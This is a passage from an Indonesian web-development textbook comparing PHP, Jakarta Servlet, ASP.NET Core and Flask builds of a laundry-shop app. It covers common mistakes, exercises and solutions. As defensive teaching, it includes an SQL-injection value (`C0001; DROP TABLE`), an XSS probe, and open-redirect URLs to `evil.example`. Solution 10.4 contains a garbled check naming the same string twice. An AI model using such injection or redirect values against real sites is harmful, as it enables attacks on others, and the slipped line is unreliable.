Setiap tahun ada yang bertanya mana di antara semua ini yang terbaik, dan jawaban jujurnya dimulai dari apa yang ditunjukkan bangunan-bangunan bab ini: untuk urusan kantor belakang sebuah toko, **keempatnya sepenuhnya memadai**. Masing-masing mengimplementasikan kumpulan fitur yang sama, dengan sifat keamanan yang sama, dalam jumlah kode yang sebanding; masing-masing menjawab *login* dalam seperlima detik, hampir seluruhnya dihabiskan dengan sengaja di PBKDF2. Perbedaan yang penting bukan kecepatan dan bukan apa yang dapat diungkapkan bahasanya. Perbedaan itu adalah yang berikut.

Apa yang sudah dikuasai orang-orangnya. Tim yang menguasai PHP akan membangun dan memelihara aplikasi PHP lebih baik daripada aplikasi Java, dan hal yang sama berlaku ke segala arah. Pemilik toko suatu hari akan memerlukan seseorang untuk mengubah aplikasinya, dan orang itu harus dapat ditemukan. Biasanya inilah faktor penentu, dan memang seharusnya demikian. Survei memberi gambaran kasar tentang berapa banyak orang seperti itu: dalam Stack Overflow Developer Survey 2025, ASP.NET Core dipakai oleh 19,7% responden yang menjawab pertanyaan tentang *framework* web, Spring Boot oleh 14,7%, Flask oleh 14,4%, Django oleh 12,6%, dan Laravel oleh 8,9% [11].

Apa yang harus disambungkan aplikasi. Subbab 7.2.1 menceritakan bagaimana Java di sisi server ada karena bisnis-bisnis sudah memiliki logikanya di Java. Hal yang sama berlaku sekarang: organisasi yang akuntansinya berjalan di Microsoft SQL Server dan server Windows akan mendapati ASP.NET Core sebagai jalan terpendek; organisasi yang *data science*-nya dalam Python akan menginginkan Flask atau Django agar web dan analisisnya berbagi kode; organisasi yang sistemnya Java akan memperluasnya dengan Jakarta EE atau Spring.

Di mana aplikasi akan berjalan. PHP berjalan di hampir setiap paket *shared hosting* di dunia, sering kali seharga beberapa kali makan sebulan, dengan *deployment* berupa menyalin berkas; itulah sebabnya begitu banyak web ditulis dalam PHP. Java dan .NET menginginkan server yang mengizinkan proses berjalan lama — *virtual private server*, platform kontainer, atau layanan awan. Python berada di antaranya. Bagi toko kecil tanpa orang yang dapat mengelola server, hal ini saja mungkin sudah menentukan.

Seberapa banyak yang dikerjakan kerangka kerja untuk Anda. PHP polos, *servlet*, dan Flask menyerahkan fitur keamanan kepada Anda: bab ini menulis pemeriksaan CSRF dengan tangan di tiga di antaranya. ASP.NET Core Razor Pages memberi *antiforgery*, autentikasi *cookie*, *escaping*

bawaan, dan konfigurasi berlapis tanpa diminta — dan Subbab 10.8.5 menunjukkan bahwa bawaannya pun dapat hilang. Di dunia PHP, tingkat bantuan yang sama datang dari Laravel atau Symfony; di Java dari Spring Boot; di Python dari Django. Untuk apa pun yang lebih besar dari irisan bab ini, pilihlah *kerangka kerja*, bukan bahasa polos, dan perbandingannya lalu menjadi Laravel lawan Spring Boot lawan ASP.NET Core lawan Django — pokok bahasan buku pendamping buku ini tentang pemrograman berbasis kerangka kerja.

Jangka panjang. Keempatnya telah dipelihara lebih dari dua puluh tahun, keempatnya kini sumber terbuka (termasuk .NET, sejak 2016), dan keempatnya pernah mengalami satu patahan yang menyakitkan: PHP 5 ke 7, `javax` ke `jakarta`, .NET Framework ke .NET Core, Python 2 ke 3. Usia sebuah sistem bukan risiko; versi tertentu yang Anda pilihlah risikonya. Pilih versi yang masih didukung — cabang PHP 8 yang masih menerima perbaikan keamanan (8.5, dirilis 20 November 2025, adalah yang terbaru [12]), Tomcat 11, .NET 10 LTS, rilis Python yang masih menerima perbaikan keamanan — dan rencanakan peningkatannya.

Tabel 10.8 memadatkan semua ini menjadi satu baris per sistem, sebagai titik awal diskusi, bukan vonis.

Tabel 10.8 Titik awal untuk memilih. Setiap baris mengandaikan tim yang menguasai bahasanya; bila andaian itu tidak terpenuhi, hal itu mengalahkan semua hal lain di tabel.

Bila keadaan Anda sebagian besar…	Pertimbangkan	Karena
shared hosting murah, tim yang menguasai PHP, situs yang banyak kontennya	PHP (dengan Laravel atau Symfony ketika tumbuh)	*deployment* dengan menyalin berkas; pasar *hosting* terbesar
sistem Java yang sudah ada, tim besar, perangkat lunak perusahaan berumur panjang	Jakarta EE / Spring di Tomcat	*typing* yang kuat, perkakas yang matang, ekosistem perusahaan
lingkungan Microsoft, SQL Server, server Windows, atau menginginkan bawaan yang kuat	ASP.NET Core	bawaan yang aman, perkakas yang sangat baik, satu *runtime* di setiap OS
analisis data, AI, atau *scripting* yang sudah dalam Python; tim kecil yang bergerak cepat	Flask, atau Django untuk struktur yang lebih banyak	satu bahasa untuk web dan data

10.14 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang dibangun di Surabaya dan berjalan di produksi di `app.profitina.com`. Platform ini mengukur seberapa siap situs web sebuah merek untuk dikutip oleh mesin jawaban AI — *Generative Engine Optimization*, GEO — dan membantu memperbaiki apa yang ditemukannya. Pilihan sistemnya, dan cara pemasangannya, adalah pembahasan bab ini yang diwujudkan.

Pilihannya mengikuti sambungan, seperti yang dikemukakan Subbab 10.13. Pekerjaan inti Profitina — memindai situs, menilai sinyal, dan menyusun konten dengan model Qwen2.5 yang berjalan lokal lewat Ollama — hidup di Python, sehingga aplikasi webnya juga Python: FastAPI yang dilayani Uvicorn, dengan PostgreSQL di produksi. Uvicorn berbicara ASGI, penerus asinkron kontrak WSGI dari Subbab 10.9.1, yang cocok untuk server yang mengalirkan umpan komunitas *real-time*-nya ke banyak peramban sekaligus dengan *Server-Sent Events*.

Server depan dan server aplikasi terpisah, seperti pada **Gambar 10.40**. *Host* produksinya adalah mesin Windows 11 tempat aplikasi berjalan sebagai layanan yang dikelola NSSM, dan Cloudflare Tunnel memainkan peran yang dimainkan IIS atau nginx di Subbab 10.12: ia menghadap Internet, memegang sertifikat TLS, dan meneruskan permintaan ke aplikasi.

Gerbang penerimaan menentukan rilis. Sebuah rilis Profitina dilakukan bertahap dan baru dilaporkan berhasil setelah versi yang baru di-*deploy* menjawab *endpoint* kesehatannya, `/api/health`; dan seluruh rangkaian pengujian otomatis — jauh lebih dari seribu pengujian — harus hijau sebelum rilis dimulai. Itulah gagasan Subbab 10.10 dalam skala produksi: pengujian dari luar, dijalankan terhadap apa yang benar-benar di-*deploy*, bukan keyakinan tentang apa yang di-*deploy*.

Sifat-sifat keamanannya adalah daftar yang sama. Kata sandi disimpan sebagai *hash* Argon2id, penerus yang lebih kuat dari PBKDF2 di Subbab 10.4.3; *login* dibatasi lajunya; kewajiban UU PDP No. 27/2022 [5] — persetujuan eksplisit, ekspor data, penghapusan akun — adalah fitur aplikasinya. Pemeriksaan 03, 09, dan 10 dalam pengujian bab ini adalah, dalam bentuk kecil, pemeriksaan yang menjaga platform semacam itu tetap jujur.

Studi kasus yang dapat dijalankan tetaplah **Profitina Laundry**, tidak pernah produk sungguhannya. Yang terbawa adalah bentuknya: satu kontrak, beberapa implementasi yang mungkin, dan satu pengujian yang memegang setiap implementasi pada kontrak itu.

10.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Lupa meng-*escape* satu nilai di tampilan PHP, JSP, atau *text block*. Tampilannya persis seperti kode yang benar. *Escape* setiap nilai yang berasal dari orang atau dari basis data, atau pakai mesin templat yang meng-*escape* secara bawaan (**Tabel 10.6**).

`action="…"` harfiah pada formulir Razor Pages. *Form tag helper* lalu tidak menyertakan token *antiforgery* dan setiap POST ditolak dengan 400. Pakai `asp-page` (Subbab 10.8.5).

Kunci rahasia acak per proses. Dengan lebih dari satu *worker* gunicorn, sesi berfungsi untuk sebagian permintaan dan tidak untuk yang lain (**Kode 10.56**). Atur `LAUNDRY_SECRET_KEY` (atau padanannya di kerangka kerja mana pun) secara eksplisit di produksi, sama di setiap proses.

Men-*deploy* WAR `jakarta` di Tomcat `javax`. Tomcat di dalam XAMPP (**Gambar 10.11**) berasal dari era `javax`; setiap alamat menjawab 404. Pakai Tomcat 11.

`${record.property}` di Tomcat 10.1. *Expression Language* 5.0 tidak dapat membaca *record* Java; pakai Tomcat 11, tulis `${bill.id()}`, atau pakai JavaBean.

Menaruh data permintaan di *field servlet*. Satu objek *servlet* melayani semua pengunjung sekaligus. Simpan nilai per permintaan di variabel lokal dan atribut *request*.

Mengandalkan urutan *route* tanpa menyadarinya. Di tabel PHP, yang pertama cocok menang; taruh `/bills/new` sebelum `/bills/(…)`. Di sistem lain kerangka kerjanya yang memutuskan, dan Anda perlu tahu dengan aturan apa (**Tabel 10.5**).

Memeriksa ekspresi reguler dengan `match` atau tanpa jangkar. `C0001; DROP TABLE` diawali id yang sah. Pakai `fullmatch`, `^…$` dengan pengubah `D` milik PHP, `matches()` milik Java, atau pola .NET yang berjangkar.

Membangun SQL dari teks pencarian, atau melupakan *wildcard* milik `LIKE` sendiri. Ikat setiap nilai; *escape* `%` dan `_` di dalam pola `LIKE`, atau pencarian `_` mengembalikan setiap pelanggan.

Mengalihkan setelah POST dengan status yang mengatakan hal yang salah, atau tidak mengalihkan sama sekali. Meneruskan ke sebuah halaman setelah POST yang berhasil membuat Reload menciptakan nota kedua. Alihkan, sebaiknya dengan 303.

Memakai `ReturnUrl` tanpa memeriksanya. Pengalihan ke alamat apa pun yang disebut *query string* adalah *open redirect*. Terima hanya alamat lokal.

Menunjukkan paruh mana dari *login* yang salah. "E-mel tidak dikenal" memberi tahu orang asing siapa yang bekerja di toko. Katakan "Wrong e-mail or password." untuk keduanya.

Memercayai server pengembangan. `php -S`, server Flask, dan Kestrel berport acak milik Visual Studio adalah untuk pengembangan. Produksi memerlukan susunan pada **Gambar 10.40**.

Memercayai demonstrasi alih-alih pengujian. Mengeklik lima aplikasi membuktikan bahwa jalur yang mulus berfungsi di masing-masing. Hanya pengujian seperti **Kode 10.54** yang membuktikan bahwa penolakannya pun berfungsi.

10.16 Ringkasan Bab

Satu kontrak, lima bangunan. Empat fitur yang sama — *login* dengan kata sandi ter-*hash*, pencarian pelanggan, nota baru, halaman nota — dibangun dalam PHP 8 dengan PDO, dalam Jakarta Servlet dengan JSP, di HttpServer milik JDK, dalam ASP.NET Core Razor Pages, dan dalam Flask, menurut satu spesifikasi (**Tabel 10.1**, **Tabel 10.2**), dan tampak identik di peramban (**Gambar 10.1**).

Enam tahap yang sama di setiap sistem (**Gambar 10.38**): server menerima permintaan, pemeriksaan lintas-fitur berjalan, alamat dipetakan ke kode, sebuah *handler* memutuskan, data dibaca atau ditulis, sebuah tampilan menggambar jawabannya. Namanya berbeda; tahapnya tidak.

Aturan hidup di luar kerangka kerja (**Kode 10.11**), demikian pula pemeriksaan kata sandi, format PBKDF2 yang sama yang diverifikasi dalam empat bahasa (**Kode 10.12**, **Kode 10.13**, **Kode 10.14**, **Kode 10.15**); iterasi membuat penebakan mahal (Persamaan (10.2)). Tagihannya adalah harga kali jumlah satuan (Persamaan (10.1)).

PHP mulai dari nol pada setiap permintaan; *front controller* (**Kode 10.16**) memberinya satu pintu, satu pemeriksaan CSRF, dan satu tabel *route*. Templatnya hanya meng-*escape* bila diminta.

Servlet adalah objek yang hidup lama di dalam *container*; anotasi memetakan alamat, sebuah *filter* menjaga pintunya (**Kode 10.26**), tampilan JSP dengan JSTL menggambar halamannya, dan WAR adalah satuan *deployment*. Bangunan ini dikompilasi dan dikemas tetapi tidak di-*deploy*. **HttpServer JDK** mengerjakan pekerjaan *container* dengan tangan, dan dengan demikian memperlihatkan untuk apa *container* itu ada.

ASP.NET Core Razor Pages menaruh layanan dan *pipeline middleware* di `Program.cs` (**Kode 10.40**), sebuah *route* di bagian atas setiap halaman, serta *escaping*, *antiforgery*, dan autentikasi *cookie* secara bawaan — bawaan yang dapat dimatikan diam-diam oleh `action` formulir yang ditulis harfiah.

Flask adalah aplikasi WSGI dengan dekorator untuk *route* dan *hook*, templat Jinja2 yang meng-*escape* secara bawaan, dan sesi berupa *cookie* bertanda tangan yang dapat dibaca.

Sesi terbagi dalam dua keluarga (**Gambar 10.39**): id di *cookie* dengan data di server (PHP, Tomcat), atau data di dalam *cookie* yang dilindungi (ASP.NET Core, Flask). Keluarga kedua memerlukan satu kunci bersama di setiap proses — seperti dibuktikan jalan gunicorn (**Kode 10.56**).

Satu pengujian penerimaan, Python pustaka standar yang berperilaku seperti peramban yang cermat (**Kode 10.53**, **Kode 10.54**), memegang setiap bangunan yang berjalan pada kontraknya (**Tabel 10.3**) dan mencatat di mana mereka berbeda secara sah: 302 atau 303, 400 atau 403 (**Tabel 10.4**).

Deployment menaruh server depan di depan server aplikasi di setiap sistem (**Gambar 10.40**): Apache atau nginx di depan PHP (**Kode 10.55**), Tomcat untuk WAR, IIS atau nginx di depan Kestrel, nginx di depan gunicorn (**Kode 10.57**), dengan jumlah *worker* dari aturan praktis (Persamaan (10.3)).

Memilih lebih banyak menyangkut orang, sambungan, dan *hosting* daripada bahasa (**Tabel 10.8**); perbandingan pada **Tabel 10.7** dan **Tabel 10.5** adalah peta pertukaran untung-rugi, bukan peringkat.

Untuk rinciannya, manual PHP [13] membahas PDO dan sesi; spesifikasi Jakarta Servlet [6], Pages, dan Expression Language [14] serta dokumentasi Tomcat [15] membahas sisi Java; dokumentasi ASP.NET Core dari Microsoft [16] membahas Razor Pages, *antiforgery*, dan *hosting* di IIS; dokumentasi Flask [17] dan Jinja [8] serta PEP 3333 [7] membahas Python; dokumentasi gunicorn [10] membahas *deployment*-nya. Kode status HTTP didefinisikan di RFC 9110 [9]. PBKDF2 dispesifikasikan di RFC 8018 [18], dan *cheat sheet* OWASP tentang penyimpanan kata sandi [19] dan *cross-site request forgery* [20] adalah rujukan praktis untuk sifat-sifat keamanan yang diperiksa pengujian ini. XAMPP diuraikan di situs proyeknya [21].

10.17 Soal Latihan

10.1 Ikuti `GET /bills/B2954` melalui masing-masing dari kelima bangunan. Untuk setiap tahap dari enam tahap pada **Gambar 10.38**, sebutkan berkas dan fungsi, metode, atau tag yang menanganinya.

10.2 Dengan Persamaan (10.1) dan daftar harga, hitung tagihan untuk dua *bed cover* (`S0008`), untuk tujuh kilogram cuci, kering, dan lipat (`S0001`), dan untuk satu setelan jas dua potong (`S0005`). Kemudian sebutkan apa jawaban setiap bangunan bila kolom jumlah satuan berisi `2.5`, dan mengapa.

10.3 Mesin seorang penyerang menghitung 10^{10} *hash* SHA-256 per detik. Dengan Persamaan (10.2), berapa tebakan per detik yang dapat diujinya terhadap satu *hash* kata sandi Laundry? Berapa lama daftar 10^9 kata sandi yang mungkin diuji terhadap satu karyawan, dan terhadap keempat belasnya? Berapa lama bila *hash*-nya hanya satu SHA-256 tanpa *salt*?

10.4 Hapus `e()` dari nama pelanggan di `php/templates/customers.php` lalu jalankan pengujian penerimaan. Apakah pemeriksaan 09 gagal? Jelaskan hasilnya, dan uraikan pemeriksaan yang *akan* menangkap perubahan itu.

10.5 Cari `_` di daftar pelanggan bangunan mana pun. Tebak jumlahnya, lalu periksa. Berapa jumlahnya bila `Store.searchCustomers` tidak meng-*escape* polanya, dan mengapa?

10.6 Di bangunan *servlet*, `NewBillServlet` dipetakan ke `/bills/new` dan `BillServlet` ke `/bills/*`. Jelaskan, dengan menyebut aturannya, mengapa `GET /bills/new` tidak pernah sampai ke `BillServlet`. Kemudian sebutkan aturan yang memberi hasil yang sama di bangunan ASP.NET Core dan Flask, dan hal yang memberikannya di bangunan PHP.

10.7 Sesi bangunan HttpServer tidak pernah kedaluwarsa. Uraikan perubahan pada `Web.java` yang akan mengakhiri sesi setelah tiga puluh menit tanpa permintaan, seperti yang dilakukan `web.xml` untuk bangunan *servlet*.

10.8 Anda men-*deploy* `ROOT.war` di Tomcat 10.1, bukan Tomcat 11. Halaman mana yang gagal pertama kali, dengan galat jenis apa, dan apa dua cara memperbaikinya?

10.9 Jelaskan mengapa *bug* kunci-rahasia-yang-hilang di Subbab 10.12.4 tidak dapat muncul di bawah server pengembangan Flask. Kemudian uraikan *bug* yang sama pada aplikasi ASP.NET Core yang berjalan sebagai dua *instance* di belakang *load balancer*, beserta perbaikannya.

10.10 Dua kasir di gerai yang sama menekan *Create bill* pada saat yang sama persis di bangunan PHP dengan SQLite. Apa yang dapat terjadi, dan mengapa dua nota tidak mungkin berakhir dengan id yang sama? Usulkan perubahan yang membuat nota kasir kedua juga berhasil.

10.11 Ubah `login_required` milik Flask sehingga pengunjung yang belum *login* dialihkan dengan 303. Sel mana pada **Tabel 10.4** yang berubah? Apakah ada pemeriksaan pengujian penerimaan yang hasilnya berubah?

10.12 Buat halaman *login* ASP.NET Core menghormati `ReturnUrl` dengan aman: setelah *login* berhasil, pergi ke halaman yang diminta bila, dan hanya bila, alamat itu berada di dalam aplikasi.

10.18 Penyelesaian Soal Latihan

10.1 PHP: `php -S` atau Apache menerima; `public/index.php` memulai sesi dan memeriksa POST; tabel *route* mencocokkan `#^/bills/([A-Za-z][0-9]{4})$#`; `show_bill('B2954')` di `pages.php` memutuskan; `Store::bill` melakukan *query* dengan PDO; `render('bill_show', …)` menggambar `templates/bill_show.php` di dalam `layout.php`. *Servlet*: konektor Tomcat; *filter* `Guard`; pemetaan awalan `/bills/*`; `BillServlet.doGet`; `Store.bill` lewat JDBC; *forward* ke `WEB-INF/views/bill_show.jsp`. HttpServer: `HttpServer` dengan *thread pool*-nya; pemeriksaan CSRF di `Main.dispatch`; pola `BILL` di cabang `default`; `showBill`; `Store.bill`; `Views.billShow` di dalam `Views.layout`. ASP.NET Core: Kestrel; *middleware* autentikasi dan otorisasi; *route* `@page "/bills/{id}"`; `ShowBillModel.OnGet("B2954")`; `IStore.Bill` (di sini *store* CSV); `Bills/Show.cshtml` di dalam `_Layout.cshtml`. Flask: server WSGI; `check_csrf` dan `login_required`; aturan `/bills/<bill_id>`; `show_bill("B2954")`; `Store.bill` lewat `sqlite3`; `bill_show.html` yang memperluas `base.html`.

10.2 *Bed cover* dijual per potong seharga Rp 35.000: $2 \times 35000 = 70000$, Rp 70.000. Cuci, kering, dan lipat seharga Rp 8.000 per kilogram: $7 \times 8000 = 56000$, Rp 56.000. Setelan jas dua potong seharga Rp 65.000 per potong: $1 \times 65000 = 65000$, Rp 65.000. Jumlah satuan `2.5` ditolak di setiap bangunan dengan 422 dan "Units must be a whole number from 1 to 100.", karena aturannya menguji teks terhadap `[0-9]{1,3}` sebelum mengubahnya menjadi bilangan, dan `2.5` mengandung titik; kolom `unit` bertipe bilangan bulat, dan toko menimbang dengan pembulatan ke atas ke kilogram utuh berikutnya.

10.3 Menurut Persamaan (10.2), $G = 10^{10}/600000 \approx 16667$ tebakan per detik. Satu daftar 10^9 memakan $10^9/16667 \approx 60000$ detik, sekitar 16,7 jam, per karyawan. Karena setiap karyawan memiliki *salt* yang berbeda, pekerjaan itu tidak dapat dibagi: empat belas karyawan memakan $14 \times 16.7 \approx 233$ jam, hampir sepuluh hari. Dengan satu SHA-256 tanpa *salt*, $G = 10^{10}$ dan seluruh daftar selesai dalam sepersepuluh detik — untuk semua karyawan sekaligus, karena tanpa *salt* satu perhitungan setiap kandidat dapat dibandingkan dengan setiap *hash*.

10.4 Pemeriksaan 09 tetap lolos. Pemeriksaan itu mencari `<script>alert(1)</script>` dan melihat halamannya, tempat teks itu hanya muncul di `value` kotak pencarian, yang masih di-*escape* oleh `e($q)`; tidak ada *nama* pelanggan yang mengandung tag, sehingga sel nama yang tidak di-*escape* hanya mencetak teks yang tidak berbahaya. Pengujian lolos karena datanya tidak pernah menyentuh lubang itu — pengujian hanya sebaik datanya. Pemeriksaan yang akan menangkapnya harus menaruh tag ke dalam sebuah nama: buat pelanggan (atau, di salinan basis data untuk pengujian, ubah satu pelanggan) bernama `<b>X</b>`, cari dia, lalu pastikan halaman memuat `<b>X</b>` dan tidak memuat `<b>X</b>`.

10.5 Nol: "0 customers found." Tidak ada nama atau telepon yang mengandung garis bawah, dan pola ter-*escape* `%!_%` dengan `ESCAPE '!'` mencari garis bawah harfiah. Tanpa *escaping*, pola `%_%` berarti "setidaknya satu karakter apa saja", yang dipenuhi setiap nama, dan jawabannya akan menjadi "256 customers found, showing the first 20." Kedua jumlah itu sudah diperiksa terhadap basis datanya.

10.6 Aturan pemetaan spesifikasi Jakarta Servlet mencoba pencocokan tepat lebih dulu dan pencocokan awalan *path* baru sesudahnya, sehingga pola tepat `/bills/new` mengalahkan `/bills/*` apa pun urutan kelas-kelasnya dimuat. *Routing* ASP.NET Core mendahulukan segmen literal (`new`) daripada parameter *route* (`{id}`); *router* Flask mengurutkan aturan sehingga bagian statis dicocokkan sebelum bagian variabel. Di bangunan PHP hanya *urutan baris* di `$routes` yang melindunginya — dan, di sini, fakta bahwa pola nota menuntut satu huruf diikuti empat digit.

10.7 Simpan, bersama setiap sesi, waktu terakhir sesi itu dipakai, misalnya di bawah kunci `"lastUsed"`. Di konstruktor, tempat *cookie* `SID` dicari, perlakukan sesi yang `lastUsed`-nya lebih tua dari tiga puluh menit sebagai tidak ada: hapus dari `SESSIONS` dan biarkan `sessionId` bernilai null, sehingga pengunjung dikirim ke halaman *login*. Pada setiap permintaan yang menemukan sesi yang masih hidup, perbarui `lastUsed` ke waktu sekarang. Terakhir, agar sesi yang ditinggalkan tidak tinggal di memori selamanya, jadwalkan tugas dengan `ScheduledExecutorService` yang setiap beberapa menit menghapus semua entri yang `lastUsed`-nya terlalu tua. Itulah yang dikerjakan Tomcat untuk bangunan *servlet* ketika `web.xml` berkata `<session-timeout>30</session-timeout>`.

10.8 Halaman *login* sendiri berfungsi: `login.jsp` hanya membaca atribut *request*, dan `<c:if test="${not empty sessionScope.user}">` di kepala halaman bernilai salah bagi pengunjung yang belum *login*, sehingga tidak ada *record* yang tersentuh. Kegagalan pertama datang tepat sesudah *login* yang berhasil, di `/customers`: kepala halaman kini mengevaluasi `${sessionScope.user.name}` pada *record* `User`, dan *Expression Language* 5.0 tidak memiliki *resolver* untuk *record*, sehingga halaman gagal dengan `PropertyNotFoundException` untuk properti `name` dan Tomcat menjawab 500. Perbaiki dengan men-*deploy* di Tomcat 11, yang *Expression Language* 6.0-nya membaca komponen *record* sebagai properti, atau dengan mengubah setiap ekspresi semacam itu menjadi pemanggilan metode, `${sessionScope.user.name()}`, `${bill.customerName()}`, dan seterusnya — atau dengan mengganti *record-record* itu dengan JavaBean yang memiliki metode `getName()`.

10.9 Server pengembangan menjalankan satu proses, sehingga `create_app` berjalan sekali, satu kunci acak dikarang, dan setiap permintaan diperiksa dengan kunci itu. Di bawah gunicorn setiap *worker* menjalankan `create_app` dan mengarang kuncinya sendiri. Di ASP.NET Core padanannya adalah *key ring Data Protection*: dua *instance* yang masing-masing membangkitkan kuncinya sendiri tidak dapat mendekripsi *cookie* autentikasi dan *antiforgery* milik satu sama lain, sehingga pengunjung terlempar keluar, atau ditolak dengan 400, setiap kali *load balancer* berpindah

instance. Perbaikannya adalah menyimpan *key ring* di satu tempat yang dibaca kedua *instance* — folder bersama, basis data, atau penyimpan kunci di awan — dengan `AddDataProtection().PersistKeysTo…` dan nama aplikasi yang sama.

10.10 Di bawah `php -S` tidak ada hal buruk yang dapat terjadi, karena server bawaan PHP menangani satu permintaan pada satu waktu: kasir kedua sekadar menunggu sepersekian detik. Di bawah Apache atau PHP-FPM kedua permintaan benar-benar berjalan bersamaan. Kedua transaksi bersifat *deferred* — SQLite baru mengambil kunci tulis pada `INSERT` pertama — sehingga keduanya dapat membaca `MAX(id)` yang sama, B2953, dan keduanya menghitung B2954. Lalu hanya satu yang dapat menulis: SQLite menolak upaya yang lain untuk menaikkan kuncinya ("database is locked"), atau, bila yang pertama sudah *commit*, penyisipan kedua melanggar kunci primer. Dalam kedua kasus transaksi kedua dibatalkan dan kasir itu melihat halaman galat; dua nota tidak mungkin berbagi id, karena basis data, bukan program, yang menegakkan keunikan. Agar keduanya berhasil, ambil kunci tulis *sebelum* membaca nilai maksimum — `BEGIN IMMEDIATE` di SQLite, `SELECT MAX(id) … FOR UPDATE` di dalam transaksi di MySQL — sehingga permintaan kedua menunggu yang pertama lalu membaca B2954 sebagai maksimum; atau tangkap galatnya dan coba ulang dengan id baru.

10.11 Tulis `return redirect(url_for("login"), code=303)` di `wrapper`. Sel Flask pada baris pertama **Tabel 10.4** menjadi "303 → `/login`". Tidak ada pemeriksaan yang hasilnya berubah: pemeriksaan 01 dan 17 menerima 302 maupun 303 dan hanya melihat ke mana *redirect* itu menunjuk.

10.12 Di `OnPostAsync`, terima parameter `string? returnUrl` (*model binding* mengisinya dari *query string*), dan setelah `SignInAsync` kembalikan `LocalRedirect(returnUrl)` bila `Url.IsLocalUrl(returnUrl)` bernilai benar, dan `Redirect("/customers")` bila tidak. `IsLocalUrl` menerima `/customers` dan `/bills/B2954` tetapi menolak `https://evil.example/`, `//evil.example/`, dan `/\evil.example`, bentuk-bentuk yang dipakai serangan *open redirect*; `LocalRedirect` menolak alamat yang tidak lokal bahkan bila pemeriksaannya terlupa.

Daftar Pustaka

[1] Apache Friends, *Download XAMPP* (installers for Windows, Linux and OS X, with their components), accessed Sep. 24, 2026. [Online]. Available: https://www.apachefriends.org/download.html

[2] Apache Software Foundation, *Apache Tomcat Versions* (supported and archived branches), accessed Sep. 24, 2026. [Online]. Available: https://tomcat.apache.org/whichversion.html

[3] Microsoft, *Download .NET* (versions, support phases and latest releases), accessed Sep. 24, 2026. [Online]. Available: https://dotnet.microsoft.com/download/dotnet

[4] InfoQ, "Visual Studio 2026 Released with AI-Native IDE and Performance Boost," Dec. 2025. [Online]. Available: https://www.infoq.com/news/2025/12/vs2026-native-ai-ide/

[5] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[6] Eclipse Foundation, *Jakarta Servlet Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2022.

[7] P. J. Eby, "PEP 3333 – Python Web Server Gateway Interface v1.0.1," Python Software Foundation, 2010. [Online]. Available: https://peps.python.org/pep-3333/

[8] Pallets Projects, *Jinja Documentation (3.1.x)*. [Online]. Available: https://jinja.palletsprojects.com/

[9] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[10] B. Chesneau et al., *Gunicorn Documentation*. [Online]. Available: https://docs.gunicorn.org/

[11] Stack Overflow, "2025 Developer Survey: Technology — Web frameworks and technologies," Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[12] The PHP Group, *PHP Releases*, accessed Sep. 24, 2026. [Online]. Available: https://www.php.net/releases/

[13] The PHP Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[14] Eclipse Foundation, *Jakarta Pages Specification, Version 4.0*, and *Jakarta Expression Language Specification, Version 6.0*. Brussels, Belgium: Eclipse Foundation, 2024.

[15] Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[16] Microsoft, *ASP.NET Core Documentation*. [Online]. Available: https://learn.microsoft.com/aspnet/core/

[17] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[18] K. Moriarty, B. Kaliski, and A. Rusch, "PKCS #5: Password-Based Cryptography Specification Version 2.1," RFC 8018, Internet Engineering Task Force, Jan. 2017.

[19] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[20] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[21] Apache Friends, *XAMPP*. [Online]. Available: https://www.apachefriends.org/

Bab 11
Halaman Dinamis dan Web Form

Setelah menyelesaikan bab ini, Anda akan mampu menyatakan dengan tepat apa yang membuat sebuah halaman menjadi dinamis, dan membangunnya dalam empat teknologi. Anda akan menguasai formulir HTML sepenuhnya: setiap atribut elemen `<form>`, setiap jenis kontrol masukan, apa yang sesungguhnya dikirim `GET` dan `POST` melalui jaringan, tiga cara peramban menyandikan badan formulir, dan bagaimana sebuah berkas berpindah di dalam permintaan. Anda akan memahami ASP.NET Web Forms — kontrol server, *postback*, ViewState, siklus hidup halaman beserta *event*-nya — cukup dalam untuk membaca aplikasi Web Forms mana pun yang Anda warisi, lalu melihat kembali setiap gagasan itu dalam bentuk modernnya, ASP.NET Core Razor Pages: *model binding* (pengikatan model), *tag helper*, metode *handler*, pola Post/Redirect/Get, dan token *antiforgery*. Setelah itu Anda akan membangun satu formulir nyata sebanyak empat kali: formulir kasir Profitina Laundry untuk menerima nota baru, yang menghitung harga dari daftar harga — jumlah satuan dikali harga layanan, dengan biaya tambahan ekspres — dan memungkinkan kasir mengunggah foto nota kertas yang telah ditandatangani pelanggan. Formulir itu berjalan di Razor Pages, di PHP, di Java dengan server web yang tersedia di setiap JDK, dan di Python dengan Flask, dan dua puluh pemeriksaan yang sama, termasuk serangan-serangannya, lolos pada keempatnya.

11.1 Posisi Kita Saat Ini

Bab 9 memperkenalkan ASP.NET: platform .NET, sintaksis halaman dengan direktif `<%@ %>` dan blok `<% %>`, serta aplikasi Razor Pages pertama di .NET 10. Bab 10 kemudian menjajarkan tiga sistem lengkap — PHP, JSP, dan ASP.NET — dan menjalankan masing-masing di mesin sungguhan. Lebih awal lagi, Bab 7 membangun formulir untuk Laundry dengan *servlet* dan JSP, dan sekilas bertemu dengan gagasan mengalihkan (*redirect*) setelah `POST` berhasil.

